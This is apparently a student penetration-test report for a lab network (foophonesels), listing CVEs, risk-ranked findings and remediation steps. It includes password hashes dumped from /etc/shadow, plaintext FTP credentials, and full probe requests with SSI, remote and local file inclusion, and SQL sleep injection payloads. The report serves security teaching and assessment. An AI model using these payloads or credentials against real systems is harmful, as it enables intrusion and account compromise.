
You can find the list here:

Installed programs on 10.185.11.125

The vulnerabilites I found for those packages are the following:

- CVE-2013-1051 (regarding apt package)
- CVE-2013-0338 (regarding libxml2 package)
- CVE-2012-0950(regarding update manager package)
- CVE-2012-0948(regarding update manager package)
- CVE-2011-3154(regarding update manager package)
- CVE-2011-3152(regarding update manager package)

I also checked if some interesting data were available in the FTP server by connecting with the user darren/darrenftp09 (from 10.185.10.34) but there were nothing:



Finally below are the user's passwords hashes I dumped from /etc/shadow

```
user:$6$1E1BrN9m$VfH7XoiGX5EctOBrkOMpP6VOoo5TQWTYDz/Ek5jvRpEl4n1laxsfs.3hpljgiorZezEcoN7KM31JC2MxMLIjOO:15789:0:99999:7:::
mary:$6$R6.7yvVD$TUYCjx9XEIjmHxjpTQjMRLIjj5fvtouiOcDGQGbUsFsOdKLyd1em6AqPCQBmQLukjmOWvCGxvCCxHLVqvTOxdO:15789:0:99999:7:::
darren:$6$DHuTK97Z$4UebJX/HhlMLWeH1gIcGscOLVkJiwLaACd4fhavcu7Ke.285eognoOAQOVd5s59CAK4wMWtCWmPeHCFKqbjnY1:15789:0:99999:7:::
administrator:$6$eo.etKrC$XKDTtyqAFtiVEm.qQUBEKIDfC1bc1gprxFApd7OejWzIJXWShi1SdCc/Wxim/twFQKC6TPr6LkTCHAFL.JmBTO:15792:0:99999:7:::
umbe:$6$Mk1gSg4e$CbJcoBDtdNz307xsBOf6t3QXruvnh/UZyaw/inPB5jfFJe.ORyF25BKXL1.amwEdk7buyjD6oIKK5237QZjKH/:18453:0:99999:7:::
darren:$6$DHuTK97Z$4UebJX/HhlMLWeH1gIcGscOLVkJiwLaACd4fhavcu7Ke.285eognoOAQOVd5s59CAK4wMWtCWmPeHCFKqbjnY1:15789:0:99999:7:::
administrator:$6$eo.etKrC$XKDTtyqAFtiVEm.qQUBEKIDfC1bc1gprxFApd7OejWzIJXWShi1SdCc/Wxim/twFQKC6TPr6LkTCHAFL.JmBTO:15792:0:99999:7:::
```

Vulnerability and Remediation Summary

In this section of the report I''m going to provide a breakdown of all the vulnerabilities I found grouped on a per host basis.

For every host I'm going to order the vulnerabilities in a descending order of risk.

The classes of risk that I will use together with the associated color are as follow:

Risk	Color
Critical	Red
High	Orange
Medium	Yellow
Low	Green
Info	Blue

For every vulnerability I will also provide link to further reading and appropriate remediation steps.

Vulnerability report for 10.90.60.80

Critical

Remote Code Execution/Dos in SMBv2 (CVE-2009-3103)

Description

Array index error in the SMBv2 protocol implementation in srv2.sys allows remote attackers to execute arbitrary code or cause a denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,aka "SMBv2 Negotiation Vulnerability."

Please note that this vulnerability is reported to affect Microsoft Windows Vista Gold, SP1, and SP2,Windows Server 2008 Gold and SP2, and Windows 7 RC but has been reported also in this case by nmap NSE scripts(see executive summary).

See Also

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2009/ms09-050

https://www.cvedetails.com/cve/CVE-2009-3103/

Solution

Given that Windows Server 2003 is out of support the only possible raccomandation is to upgrade to a supported version (Windows Server 2012 or above) as soon as possible.

OpenSSL Unsupported Version

Description

According to its banner, the remote web server is running OpenSSL version `0.9.7m` (to serve https pages) and that is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

At the moment, the following vulnerabilities are know to affect this version:

Openssl High

CVE-2007-3108

CVE-2007-4995

CVE-2011-1945

CVE-2011-4108

CVE-2011-4109

CVE-2011-4576

CVE-2011-4577

CVE-2011-4619

CVE-2012-2110

CVE-2012-2131

OpenSSL Medium:

CVE-2012-2333

CVE-2005-2946

CVE-2008-0891

CVE-2008-1672

CVE-2011-4354

CVE-2009-1386

CVE-2008-5077

CVE-2009-0590

CVE-2009-0591

CVE-2009-0789

CVE-2009-5146

CVE-2009-0789

CVE-2009-1377

CVE-2009-1378

CVE-2009-2409

CVE-2006-7250

CVE-2011-4619

CVE-2012-0884

CVE-2012-1165

OpenSSL low:

CVE-2013-0166

CVE-2013-0169

See Also

https://www.openssl.org/policies/releasestrat.html

Solution

Upgrade to a version of OpenSSL that is currently supported (suggested: version 1.1.1)

PHP Unsupported Version

Description

According to its version, the installation of PHP on the remote host is `PHP/5.2.17 and is` no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

PHP High:

CVE-2012-1823

CVE-2011-3379

CVE-2011-4566

CVE-2011-4885

CVE-2012-0057

CVE-2012-0781

CVE-2012-0788

CVE-2012-0789

PHP Medium:

CVE-2011-1398

CVE-2012-0831

CVE-2012-1172

CVE-2012-1171

See Also

http://php.net/eol.php

https://wiki.php.net/rfc/releaseprocess

Solution

Upgrade to a version of PHP that is currently supported (suggested: 7.4).

High

Credentials stored in plaintext inside the Intranet DB

Description

The DB of intranet.foophonesels.com web application store the user credentials in plain text.

This can enable an attacker that can access the DB to discover all the web application user's credentials.

This is particularly dangerous in this case considering that the credentials are the same as the ones that users inside the corporate network use to access their computers.

See Also

https://dev.mysql.com/doc/refman/5.6/en/password-hashing.html

Solution

Password should never be stored in plaintextl

Check the link above for remediation steps.

CGI Generic Remote File Inclusion in location parameter of aboutus.php script

Description

The remote web server hosts(on both http and https virtual host) CGI scripts that fail to adequately sanitize request strings in the `'location'` parameter of the `aboutus.php` CGI script.

By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

Note: This was the vulnerability that actually makes me breach into the foophonesels network.

See Also

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion

Solution

Check the link above for remediation steps.

Make sure to perform the above operation for both http and https virtual hosts.

CGI Generic SSI Injection (HTTP headers)

Description

The remote web server hosts(on both http and https virtual host) one or more CGI scripts that fail to adequately sanitize request strings and seem to be vulnerable to an 'SSI injection' attack.

The vulnerable URLs are the following:

```
/manual/de/howto/ssi.html?<!--#include file="nessus801042734.html"-->=1
/manual/en/howto/ssi.html?<!--#include file="nessus801042734.html"-->=1
/manual/es/howto/ssi.html?<!--#include file="nessus801042734.html"-->=1
/manual/fr/howto/ssi.html?<!--#include file="nessus801042734.html"-->=1
/manual/howto/ssi.html?<!--#include file="nessus801042734.html"-->=1
/manual/ja/howto/ssi.html?<!--#include file="nessus801042734.html"-->=1
/manual/ko/howto/ssi.html?<!--#include file="nessus801042734.html"-->=1
```

By leveraging this issue, an attacker may be able to execute arbitrary commands on the remote host.

See Also

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/08-Testing_for_SSI_Injection

Solution

Disable Server Side Includes if you do not use them otherwise, restrict access to the vulnerable application.

Apache 2.0.63 Unsupported Web Server Version

Description

According to its version (Apache 2.0.63), the remote web server is obsolete and no longer maintained by its vendor. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Following are some of the vulnerabilities that are know to be present in the current Apache version:

High

- CVE-2009-3555 (Vulnerability in Apache when used with mod_ssl)

Medium

-CVE-2011-3192

-CVE-2011-3368

-CVE-2011-3607

-CVE-2012-0031

-CVE-2012-0053

-CVE-2013-1862

See also

https://httpd.apache.org/

Solution

Upgrade to a supported version(suggested 2.4.43)

Medium

Browsable Web Directories

Description

The following web directories are browsable (both in http/https):

```
http(s)://foophonesels.com/images/
http(s)://foophonesels.com/images/products/
http(s)://foophonesels.com/include/
http(s)://foophonesels.com/manual/images/
http(s)://foophonesels.com/manual/style/
http(s)://foophonesels.com/manual/style/css/
http(s)://foophonesels.com/manual/style/latex/
http(s)://foophonesels.com/manual/style/xsl/
http(s)://foophonesels.com/scripts/
```


See Also

https://cwiki.apache.org/confluence/display/HTTPD/DirectoryListings

Solution

Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do(check link above to know how).

Make sure to perform the above operation for both http and https virtual hosts.

Local File inclusion in location parameter inside aboutus.php script

Description

The remote web server (inside both http/https virtual host) hosts aboutus.php scripts that fail to adequately sanitize request strings inside location parameter and is therefore affected by local files inclusion vulnerabilities.
By leveraging this issue, an attacker may be able to read arbitrary files on the web server or execute commands.

See Also

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

Solution

Check the link above for remediation steps(repeat for both http/https virtual host)

Fixed HTTP Session Cookies

Description

The remote web application (both http/https) uses PHPSESSID cookie to track authenticated users.
This session cookie is already present before authentication and it remains unchanged after a successful login. A remote attacker can exploit this to hijack a valid user session.

Session cookies are expected to be unpredictable in a secure web application. If HTTP cookies can be manipulated (by injecting client- side JavaScript for example) then the attacker does not have to break the pseudo-random generator, and the web application is vulnerable to a 'session fixation' attack.

See Also

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/03-Testing_for_Session_Fixation

Solution

Fix the application(http/https) so that the session cookie is re-generated after successful login/logout.

HTTP TRACE Method Allowed

Description

The remote web server(both http and https) supports the TRACE method. TRACE is a HTTP method that is used to debug web server connections.

See Also

https://tools.ietf.org/html/rfc7231#page-32

Solution

Disable Trace HTTP method.

To disable these methods, add the following lines for each virtual host(http/https) in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2 support disabling the TRACE method natively via the 'TraceEnable' directive.

PHP expose_php Information Disclosure

Description

The PHP install on the remote server(both http/https) is configured in a way that allows disclosure of potentially sensitive information to an attacker through a special URL. Such a URL triggers an Easter egg built into PHP itself.

The URLs that have been tested are the following:

```
http(s)://foophonesels.com/aboutus.php/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
http(s)://foophonesels.com/aboutus.php/?=PHPB8B5F2A0-3C92-11d3-A3A9-
4C7B08C10000'
http(s)://foophonesels.com/aboutus.php/?=PHPE9568F36-D428-11d2-A769-
00AA001ACF42'
http(s)://foophonesels.com/aboutus.php/?=PHPE9568F35-D428-11d2-A769-
00AA001ACF42'
http(s)://foophonesels.com/aboutus.php/?=PHPE9568F34-D428-11d2-A769-
00AA001ACF42'
```


Using this Easter Egg an attacker can profile the version of PHP installed and fine tune future attacks.

See Also

https://www.virtuesecurity.com/kb/php-easter-eggs-enabled/

Solution

In the PHP configuration file, php.ini, set the value for 'expose_php' to 'Off' to disable this behavior. Restart the web server daemon to put this change into effect.

HTTP Web Application Physical Path Information Disclosure

Description

At least one web application hosted on the remote web server discloses the physical path to its directories when a malformed request is sent to it.

Following the URL tested together with the response:

```
The request GET /manual/es/howto/ssi.html?<!--#include
file="nessus801042734.html"-->=1 HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
```

```
Connection: Close
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
something else that you can do with the <code>exec</code>
element. You can actually have SSI execute a command using the
shell (<code>/bin/sh</code>, to be precise - or the DOS shell,
if you're on Win32). The following, for example, will give you
a directory listing.</p>

The request GET /manual/en/howto/ssi.html?<!--#include
file="nessus801042734.html"-->=1 HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Close
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```



```
produces the following path information :
something else that you can do with the <code>exec</code>
element. You can actually have SSI execute a command using the
shell (<code>/bin/sh</code>, to be precise - or the DOS shell,
if you're on Win32). The following, for example, will give you
a directory listing.</p>

The request GET /aboutus.php?location=lrfvbs HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
<div class="entry">
<br />
<b>Warning</b>: include(lrfvbs) [<a href='function.include'>function.in
clude</a>]: failed to open stream: No such file or directory in <b>C:\Pr
ogram Files\Apache Group\Apache2\htdocs\foophonesels.com\aboutus.php</b>
on line <b>57</b><br />
```

```
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]

The request GET /manual/howto/ssi.html?<!--#include file="nessus801042734.html"-
->=1 HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Close
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
something else that you can do with the <code>exec</code>
element. You can actually have SSI execute a command using the
shell (<code>/bin/sh</code>, to be precise - or the DOS shell,
if you're on Win32). The following, for example, will give you
a directory listing.</p>

The request GET /manual/de/howto/ssi.html?<!--#include
file="nessus801042734.html"-->=1 HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Close
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
something else that you can do with the <code>exec</code>
element. You can actually have SSI execute a command using the
shell (<code>/bin/sh</code>, to be precise - or the DOS shell,
if you're on Win32). The following, for example, will give you
a directory listing.</p>

The request GET /aboutus.php?location=aboutus.php%00.html HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

```
produces the following path information :
<div class="entry">
<br />
<b>Warning</b>: include(aboutus.php\0.html) [<a href='function.include'
>function.include</a>]: failed to open stream: No such file or directory
in <b>C:\Program Files\Apache Group\Apache2\htdocs\foophonesels.com\abo
utus.php</b> on line <b>57</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]

The request GET /aboutus.php?location=http://v7pX1z0R.example.com/ HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
<div class="entry">
<br />
<b>Warning</b>: include() [<a href='function.include'>function.include<
/a>]: php_network_getaddresses: getaddrinfo failed: No such host is know
n. in <b>C:\Program Files\Apache Group\Apache2\htdocs\foophonesels.com\
aboutus.php</b> on line <b>57</b><br />
<br />
<b>Warning</b>: include(http://v7pX1z0R.example.com/) [<a href='f [...]

The request GET /manual/fr/howto/ssi.html?<!--#include
file="nessus801042734.html"-->=1 HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Close
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
something else that you can do with the <code>exec</code>
element. You can actually have SSI execute a command using the
shell (<code>/bin/sh</code>, to be precise - or the DOS shell,
if you're on Win32). The following, for example, will give you
a directory listing.</p>

The request GET /aboutus.php?location=location.txt'%20AND%20SLEEP(3)=' HTTP/1.1
```

```
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
<div class="entry">
<br />
<b>Warning</b>: include(location.txt\' AND SLEEP(3)=\') [<a href='funct
ion.include'>function.include</a>]: failed to open stream: No such file
or directory in <b>C:\Program Files\Apache Group\Apache2\htdocs\foophone
sels.com\aboutus.php</b> on line <b>57</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
```

Leaking this kind of information may help an attacker fine-tune attacks against the application and its backend.

Solution

Filter error messages containing path information.

HTTPS Web Application Physical Path Information Disclosure

Description

At least one web application hosted on the remote web server discloses the physical path to its directories when a malformed request is sent to it.

Following the URL tested together with the response:

```
The request GET /aboutus.php?location=lrfvbs HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
<div class="entry">
<br />
<b>Warning</b>: include(lrfvbs) [<a href='function.include'>function.in
```

```
clude</a>]: failed to open stream: No such file or directory in <b>C:\Pr
ogram Files\Apache Group\Apache2\htdocs\foophonesels.com\aboutus.php</b>
on line <b>57</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]

The request GET /aboutus.php?location=http://v7pX1z0R.example.com/ HTTP/1.1
Host: foophonesels.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=8c08ecef12f173d29b174192b9de6d2c
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



produces the following path information :
<div class="entry">
<br />
<b>Warning</b>: include() [<a href='function.include'>function.include<
/a>]: php_network_getaddresses: getaddrinfo failed: No such host is know
n. in <b>C:\Program Files\Apache Group\Apache2\htdocs\foophonesels.com\
aboutus.php</b> on line <b>57</b><br />
<br />
<b>Warning</b>: include(http://v7pX1z0R.example.com/) [<a href='f [...]
```


Leaking this kind of information may help an attacker fine-tune attacks against the application and its backend.

Solution

Filter error messages containing path information.

HTTP Web Application Potentially Vulnerable to Clickjacking

Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

The following pages do not use a clickjacking mitigation response header and contain a clickable event :

```
- http://foophonesels.com/manual/
- http://foophonesels.com/manual/de/
- http://foophonesels.com/manual/en/
- http://foophonesels.com/manual/es/
- http://foophonesels.com/manual/fr/
- http://foophonesels.com/manual/ja/
- http://foophonesels.com/manual/ko/
- http://foophonesels.com/manual/ru/
```

See Also

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/09-Testing_for_Clickjacking

Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response.
This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

HTTPS Web Application Potentially Vulnerable to Clickjacking

Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

The following pages do not use a clickjacking mitigation response header and contain a clickable event :

```
- https://foophonesels.com/manual/
- https://foophonesels.com/manual/de/
- https://foophonesels.com/manual/en/
- https://foophonesels.com/manual/es/
- https://foophonesels.com/manual/fr/
- https://foophonesels.com/manual/ja/
- https://foophonesels.com/manual/ko/
- https://foophonesels.com/manual/ru/
```

See Also

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/09-Testing_for_Clickjacking

Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response.
This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

HTTP Web Application Session Cookies Not Marked HttpOnly

Description

The remote web application uses PHPSESSID cookie to track authenticated users. However it’s not marked 'HttpOnly', meaning that a malicious client-side script such as JavaScript could read them.

'HttpOnly' is a security mechanism to protect against cross-site scripting attacks that was proposed by Microsoft and initially implemented in Internet Explorer. All modern browsers support it.

Note that :

- 'HttpOnly' can be circumvented in some cases.

- The absence of this attribute does not mean that the web application is automatically vulnerable to cross-site scripting attacks.

- Some web applications need to manipulate the session cookie through client-side scripts and the 'HttpOnly' attribute cannot be set.

See Also

https://owasp.org/www-community/HttpOnly

Solution

If possible, add the 'HttpOnly' attribute to all session cookies.

HTTPS Web Application Session Cookies Not Marked HttpOnly

Description

The remote web application uses PHPSESSID cookie to track authenticated users. However it’s not marked 'HttpOnly', meaning that a malicious client-side script such as JavaScript could read them.

'HttpOnly' is a security mechanism to protect against cross-site scripting attacks that was proposed by Microsoft and initially implemented in Internet Explorer. All modern browsers support it.

Note that :

- 'HttpOnly' can be circumvented in some cases.

- The absence of this attribute does not mean that the web application is automatically vulnerable to cross-site scripting attacks.

- Some web applications need to manipulate the session cookie through client-side scripts and the 'HttpOnly' attribute cannot be set.

See Also

https://owasp.org/www-community/HttpOnly

Solution

If possible, add the 'HttpOnly' attribute to all session cookies.

HTTP version of the website is available

Description

The remote web application uses PHPSESSID cookie to track authenticated users and, the application, is running over unencrypted HTTP meaning, the browser, could send it back over an unencrypted link.

As a result, it may be possible for a remote attacker to intercept that cookie.

See Also

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

Solution

- Delete the current HTTP virtual host

- Mark all cookies as 'secure' in the HTTPS virtual host

HTTPS Web Application Session Cookies Not Marked Secure

-

Description

The remote web application uses PHPSESSID cookie to track authenticated users but that cookie is not marked 'secure', meaning the browser could send it back over an unencrypted link under certain circumstances.

As a result, it may be possible for a remote attacker to intercept these cookies.

See Also

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

Solution

Mark all cookies as 'secure'.

Info

Web Server various information disclosure trough the server HTTP header

Description

It was possible to determine the version of Apache, PHP, OpenSSL available on the remote web server(on both HTTP/HTTPS virtual host).

It was also possible to determine the version of the mod_ssl module

Following is what I got from the HTTP response header:

```
Server: Apache/2.0.63 (Win32) mod_ssl/2.0.63 OpenSSL/0.9.7m PHP/5.2.17
```

With this information an attacker can fine tune future attacks

See also

https://www.virendrachandak.com/techtalk/how-to-hide-apache-information-with-servertokens-and-serversignature-directives/

Solution

Check the link above for remediation steps

-Please make sure to apply that configuration on the httpd.conf file on both HTTP and HTTPS virtual host

HTTP Methods Allowed (per directory)

Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:
PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

Following is a breakdown of the HTTP methods enabled on both HTTP/HTTPS part of the web application:

```
Based on the response to an OPTIONS request :

- HTTP methods GET HEAD OPTIONS POST TRACE are allowed on :

/icons
/images
/images/products
/include
/manual
/manual/de
/manual/de/developer
/manual/de/faq
/manual/de/howto
/manual/de/images
/scripts


Based on tests of each method :

- HTTP methods ACL BASELINE-CONTROL BCOPY BDELETE BMOVE BPROPFIND
BPROPPATCH CHECKIN CHECKOUT COPY DEBUG DELETE GET HEAD INDEX
LABEL LOCK MERGE MKACTIVITY MKCOL MKWORKSPACE MOVE NOTIFY OPTIONS
ORDERPATCH PATCH POLL POST PROPFIND PROPPATCH PUT REPORT
RPC_IN_DATA RPC_OUT_DATA SEARCH SUBSCRIBE TRACE UNCHECKOUT UNLOCK
UNSUBSCRIBE UPDATE VERSION-CONTROL X-MS-ENUMATTS are allowed on :

/cgi-bin
/manual/de/de
/manual/de/de/mod
/manual/de/en
/manual/de/en/mod
/manual/de/es
/manual/de/es/mod
/manual/de/fr

- HTTP methods GET HEAD OPTIONS POST TRACE are allowed on :

/
/icons
/images
/images/products
/include
/manual
/manual/de
/manual/de/developer
/manual/de/faq
/manual/de/howto
/manual/de/images
/scripts

- Invalid/unknown HTTP methods are allowed on :

/cgi-bin
/manual/de/de
```

```
/manual/de/de/mod
/manual/de/en
/manual/de/en/mod
/manual/de/es
/manual/de/es/mod
/manual/de/fr
```

See Also

https://tools.ietf.org/html/rfc7231#page-24

HyperText Transfer Protocol (HTTP) Information

Description

I gathered some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

Please note that this is informational only and does not denote any security problem.


```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : yes
Options allowed : (Not implemented)
Headers :

Date: Mon, 13 Jul 2020 12:04:51 GMT
Server: Apache/2.0.63 (Win32) mod_ssl/2.0.63 OpenSSL/0.9.7m PHP/5.2.17
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 5302
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: text/html

Response Body :

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>eLearnSecurity - Labs</title>
<meta name="keywords" content="" />
